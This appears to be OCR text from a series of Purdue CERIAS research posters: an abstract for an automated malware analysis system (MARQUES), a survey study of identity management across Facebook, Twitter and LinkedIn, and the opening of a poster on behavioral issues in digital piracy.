
the center for education and research in information assurance and security

## Malware Analysis & Reverse Engineering Quick Evaluation System

James E. Goldman, Cory Q. Nguyen, Anthony E. Smith  
Purdue Malware Lab

The Malware Analysis & Reverse Engineering Quick Evaluation System (MARQUES) is a system designed to create a preliminary analysis report that would give security administrators and investigators immediate information and insight into a suspected malware's capabilities, functions, and purpose. MARQUES has the ability to automate analysis of malware not only on a behavioral level but also on a code level. The ability to automate analysis of malware on a code level separates it from the conventional existing malware services. This information is vital in responding and combating malware attacks and infection on network systems. The MARQUES system aims at increasing the response time to malware incidents and aims at providing valuable insight into pattern recognitions and trend analysis of existing and zero-day malware specimens.

The MARQUES system incorporates the established Malware Analysis & Reverse Engineering (MARE) methodology developed by the Purdue Malware Lab research team. The MARE methodology is the engine of the MARQUES system that automates the behavioral and code analysis of suspected malware.





# CERIAS

the center for education and research in information assurance and security

# Managing Identity Across Social Networks

Mihaela Vorvoreanu, Ph.D  
Quintana Clark

Computer Graphics Technology  
Purdue University

## Abstract

**Goal:** Gain an in-depth understanding of online identity management among heavy social media users – people who use Facebook, Twitter and LinkedIn weekly.

Theoretically grounded in social psychology and symbolic interactionism, the project inquires how people manage their identities online, where social groups and contexts are not as clearly separated as in physical space.

In-depth online surveys with a criterion sample of 39 participants revealed some patterns of mapping different social groups and identities across social networking sites, and awareness of different social norms across communities.

## The relational self...

### Identity management

People enact various facets of their complex selves, depending upon context and social group.

### Online identity management

Online contexts don't always mirror social groups. Online, audiences merge. The unintended audience effect becomes common.

### Research question:

How do people manage their identities online?

**... is the self in social contexts**

## Results

### Social Groups

	Facebook	Twitter	LinkedIn
1	friends	informal connections	formal connections
2	family	friends	informal connections
3	informal connections	companies	companies
4	companies	formal connections	friends

### Only connect with people met IRL

	Facebook	Twitter	LinkedIn
SA-A	71%	5%	41%
D-SD	18%	79%	26%


### Self-portrayal

	Facebook	Twitter	LinkedIn
1	funny	smart	competent
2	warm	thought-leader	successful

### Social roles

	Facebook	Twitter	LinkedIn
1	friend	working professional	working professional
2	family member	friend	friend

### Social norms: Same across networks



## Desirable / Undesirable behaviors

### Facebook

1. Witty, funny, interactive, interesting
2. Apps & games, mundane, angry, political

### Twitter

1. Interesting, diverse, conversational
2. Monotony, automation, mundane, negative, poor spelling

### LinkedIn

1. Full profile, active in discussions
2. No profile info, spamming, inactive

## Methods

### In-depth online survey

Asked about mapping of social groups onto social networks, self-portrayal, social norms for online participation.

### Criterion sampling

People who use all three social networks on a weekly basis: Facebook, Twitter, LinkedIn.

### Sample

N=39

**Ages:** 19-24 (28%), 25-34 (38%); 35-40 (20%), 45-54 (10%), 55-64 (2%);

**Sex:** Female (54%), Male (46%);

**Social media adoption:** Innovator (13%), Early adopter (61%), Early majority (23%); Late majority (3%), Laggard (0%)

**Enjoy** using Facebook (91%), Twitter (90%), LinkedIn (54%)



# CERIAS

the center for education and research in information assurance and security

## Nudging the Digital Pirate: Behavioral Issues in the Piracy Context

Matthew J. Hashim<sup>a</sup>, Ph.D. Candidate, Management Information Systems

Dissertation Committee:


Karthik Kannan<sup>a</sup>, Jackie Rees<sup>a</sup>, Sandra Maximiano<sup>a</sup>, and Duane Wegener<sup>b</sup>

<sup>a</sup>Krannert School of Management, Purdue University

